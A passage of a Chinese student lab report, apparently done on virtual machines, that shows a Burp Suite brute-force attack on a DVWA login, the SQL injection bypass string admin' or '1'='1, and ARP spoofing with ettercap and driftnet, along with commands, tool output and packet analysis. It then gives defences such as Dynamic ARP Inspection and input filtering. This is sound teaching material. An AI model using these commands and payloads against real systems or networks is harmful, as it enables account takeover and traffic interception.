
10. 点击Start Attack，开始暴力破解



Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	4815	
1	test	200	□	□	4815	
2	password	200	□	□	4858	
3	123456	200	□	□	4815	
4	111111	200	□	□	4815	

11. 可以看到，当密码为password时，返回的字段长度与其他密码不同，说明密码为password，输入用户名admin，密码password，点击Login，成功登录



Vulnerability: Brute Force

Login

Username:


Password:

Welcome to the password protected area admin

3. SQL Injection SQL注入

1. 原理简介：SQL注入是另一种很常见的攻击方式，主要的攻击方式是通过把SQL命令插入到Web表单或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令

2. 举个简单的例子，输入的用户名被拼接到SQL语句中，如果用户名被拼接到SQL语句中，那么我们可以通过输入一些特殊的字符来改变SQL语句的含义，从而达到欺骗服务器执行恶意的SQL命令的目的。
   如下图所示，我们输入的用户名被拼接到SQL语句中，如果我们输入的用户名为admin' or '1'='1，那么SQL语句就变成了select * from users where user='admin' or '1'='1'，select * from users where user='admin' or '1'='1'的含义是查询users表中的所有数据，因为'1'='1'是恒成立的，所以这条SQL语句的含义就变成了查询users表中的所有数据，这样我们就可以通过输入admin' or '1'='1来绕过登录，登录成功。



Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin' or '1'='1

4. ARP Spoofing ARP欺骗

1. 原理简介：ARP欺骗是一种通过伪造ARP协议的地址解析表来实现的网络攻击方式，ARP协议是一种用于解析目标IP地址的MAC地址的协议，ARP欺骗的原理是攻击者发送伪造的ARP协议包，将自己的MAC地址伪装成目标IP地址的MAC地址，从而达到欺骗目标主机的目的。


实验步骤

1. 在攻击端上安装ettercap和driftnet

```
sudo apt-get install ettercap-common
sudo apt-get install driftnet
```

2. 查询两台虚拟机的IP与网关，两台虚拟机在同一网段，攻击端的IP地址为`192.168.153.135`，受害端的IP地址为`192.168.153.137`,两台虚拟机的网关地址相同为`192.168.153.2`
3. 使用下面的命令行查询网卡，名称为`ens33`

```
ifconfig -a
```



```
chenshi@chenshi-linux:~$ ifconfig -a
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.153.135  netmask 255.255.255.0  broadcast 192.168.153.255
        inet6 fe80::dc35:542e:b682:b596  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:cd:2e:bf  txqueuelen 1000  (以太网)
        RX packets 344251  bytes 429421908 (429.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 112996  bytes 32394676 (32.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (本地环回)
        RX packets 211235  bytes 423167207 (423.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 211235  bytes 423167207 (423.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

chenshi@chenshi-linux:~$
```

4. 信息汇总：


虚拟机名称	IP地址	MAC地址
攻击端	192.168.153.135	00:0c:29:cd:2e:bf
受害端	192.168.153.137	00:0c:29:f1:bd:10
网关	192.168.153.2	00:50:56:e5:15:70

5. 通过运行以下命令来启用 IP 转发：

```
cat /proc/sys/net/ipv4/ip_forward
echo “1”> /proc/sys/net/ipv4/ip_forward
```


6. 使用ettercap来进行ARP欺骗，运行以下命令

```
sudo ettercap -Tqi ens33 -M arp:remote ////
```




```
chenshi@chenshi-linux:~$ sudo ettercap -Tqi ens33 -M arp:remote ////

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
 ens33 -> 00:0C:29:CD:2E:BF
          192.168.153.135/255.255.255.0
          fe80::dc35:542e:b682:b596/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is n
ot set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/ens33/use_tempaddr is
 not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
```

7. 查询受害端的ARP表，可以看到，受害端的ARP表中的网关的MAC地址被修改为了攻击端的MAC地址，如下图所示。



```
chenshi@chenshi-linux:~$ arp -a
? (192.168.153.135) 位于 00:0c:29:cd:2e:bf [ether] 在 ens33
_gateway (192.168.153.2) 位于 00:0c:29:cd:2e:bf [ether] 在 ens33
```

8. 在受害端代开西安交通大学的官网，可以看到，driftnet截获了受害端的获得的图片，如下图所示。



9. 攻击端向受害端发送ARP欺骗包，

```
Frame 8149: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on
interface ens33, id 0
Ethernet II, Src: VMware_cd:2e:bf (00:0c:29:cd:2e:bf), Dst: VMware_f1:bd:10
(00:0c:29:f1:bd:10)
Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: VMware_cd:2e:bf (00:0c:29:cd:2e:bf)
    Sender IP address: 192.168.153.2
    Target MAC address: VMware_f1:bd:10 (00:0c:29:f1:bd:10)
    Target IP address: 192.168.153.137
[Duplicate IP address detected for 192.168.153.2 (00:0c:29:cd:2e:bf) - also in
use by 00:50:56:e5:15:70 (frame 8148)]
    [Frame showing earlier use of IP address: 8148]
        [Expert Info (Warning/Sequence): Duplicate IP address configured
(192.168.153.2)]
            [Duplicate IP address configured (192.168.153.2)]
            [Severity level: Warning]
            [Group: Sequence]
    [Seconds since earlier frame seen: 0]
[Duplicate IP address detected for 192.168.153.137 (00:0c:29:f1:bd:10) - also
in use by 00:0c:29:cd:2e:bf (frame 8148)]
    [Frame showing earlier use of IP address: 8148]
        [Expert Info (Warning/Sequence): Duplicate IP address configured
(192.168.153.137)]
            [Duplicate IP address configured (192.168.153.137)]
```

```
                [Severity level: Warning]
                [Group: Sequence]
        [Seconds since earlier frame seen: 0]
```

10. 解析ARP包：
    1. Frame 8149: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface ens33, id 0：这一行表示这个ARP包的长度为42字节，即336位，是一个ARP响应包
    2. Ethernet II, Src: VMware_cd:2e:bf (00:0c:29:cd:2e:bf), Dst: VMware_f1:bd:10 (00:0c:29:f1:bd:10)：这一行表示这个ARP包的源MAC地址为00:0c:29:cd:2e:bf，目的MAC地址为00:0c:29:f1:bd:10分别为攻击端和受害端的MAC地址，即攻击端向受害端发送ARP欺骗包
    3. Address Resolution Protocol (reply)：这一行表示这个ARP包是一个ARP响应包
    4. Hardware type: Ethernet (1)：这一行表示这个ARP包的硬件类型为以太网
    5. Protocol type: IPv4 (0x0800)：这一行表示这个ARP包的协议类型为IPv4
    6. Hardware size: 6：这一行表示这个ARP包的硬件地址长度为6
    7. Protocol size: 4：这一行表示这个ARP包的协议地址长度为4
    8. Opcode: reply (2)：这一行表示这个ARP包的操作码为2，即ARP响应包
    9. Sender MAC address: VMware_cd:2e:bf (00:0c:29:cd:2e:bf)：这一行表示这个ARP包的源MAC地址为00:0c:29:cd:2e:bf，即攻击端的MAC地址
    10. Sender IP address: 192.168.153.2，这例本来应该是攻击端的IP地址，但是由于攻击端向受害端发送ARP欺骗包，所以攻击端的IP地址被伪装成了网关的IP地址，这样受害端就会将攻击端的MAC地址当作网关的MAC地址，从而将攻击端的MAC地址写入ARP表中，这样攻击端就可以截获受害端的数据包。
    11. Target MAC address: VMware_f1:bd:10 (00:0c:29:f1:bd:10)
        Target IP address: 192.168.153.137，为受害端的MAC地址和IP地址
    12. [Duplicate IP address detected for 192.168.153.2 (00:0c:29:cd:2e:bf) - also in use by 00:50:56:e5:15:70 (frame 8148)]，这是一个警告信息，表示网关的IP地址此前在帧8148中已经与MAC地址00:50:56:e5:15:70绑定过了，现在又与MAC地址00:0c:29:cd:2e:bf绑定了。因为网关自己也在向受害端发送ARP包，所以网关的IP地址被绑定了两次，这也是下面动态ARP检测的原理，我们可以利用这个警告信息来检测ARP欺骗。

漏洞的防御方法

1. Brute Force 暴力破解

1. 通过使用SSL/TLS来加密传输的数据，防止数据被窃取
2. 限制用户登录的次数，防止暴力破解
3. 要求用户输入复杂的密码，提高密码的复杂度，防止暴力破解

2. SQL Injection SQL注入

1. 对用户输入的数据进行过滤，防止用户输入一些特殊的字符，从而改变SQL语句的含义

3. ARP Spoofing ARP欺骗

1. DAI（Dynamic ARP Inspection）- 动态ARP检测，原理可以用两句话简单概括：
   1. 交换机记录每个接口对应的IP地址和MAC，即port<->mac<->ip，生成DAI检测表；
   2. 交换机检测每个接口发送过来的ARP回应包，根据DAI表判断是否违规，若违规则丢弃此数据包并对接口进行惩罚。
2. 我们知道，PC3是在交换机的Port3、MAC地址是MAC3，IP地址是IP3，所以本地DAI表项内容是<port3-mac3-ip3>。当交换机从接口Port3收到ARP回应包，内容却是IP2和MAC3映射，即<port3-mac3-ip2>。
   经判断，这个包就是虚假的欺骗包，交换机马上丢弃这个包，并且可以对接口做惩罚（不同设备的惩罚方式有所不同，可以直接将接口"软关闭"，直接将攻击者断网；也可以"静默处理"，仅丢弃欺骗包，其他通信正常）

实验中遇到的问题与心得体会

问题

1. Apache2的删除不干净，导致XAMPP无法启动
2. Burp Suite软件安装有问题，按键和文字显示不完全
3. ARP包的数量多，要筛选出攻击端向受害端发送的ARP包，需要花费一定的时间
4. 对SQL语句不太熟悉，不知道如何构造恶意的SQL语句

心得体会

1. 通过这次实验，我对WEB安全有了更深的了解，知道了WEB安全的一些常见的漏洞，如SQL注入、XSS、CSRF、SSRF、命令注入、文件上传漏洞等，知道了如何利用这些漏洞来攻击服务器，也知道了如何防御这些漏洞。
2. 通过这次实验，我对ARP协议有了更深的了解，知道了ARP协议的工作原理，知道了ARP欺骗的原理，知道了ARP欺骗的防御方法。
3. 通过这次实验，我对SQL语句有了更深的了解，知道了SQL语句的构成，知道了如何构造恶意的SQL语句，知道了如何防御SQL注入。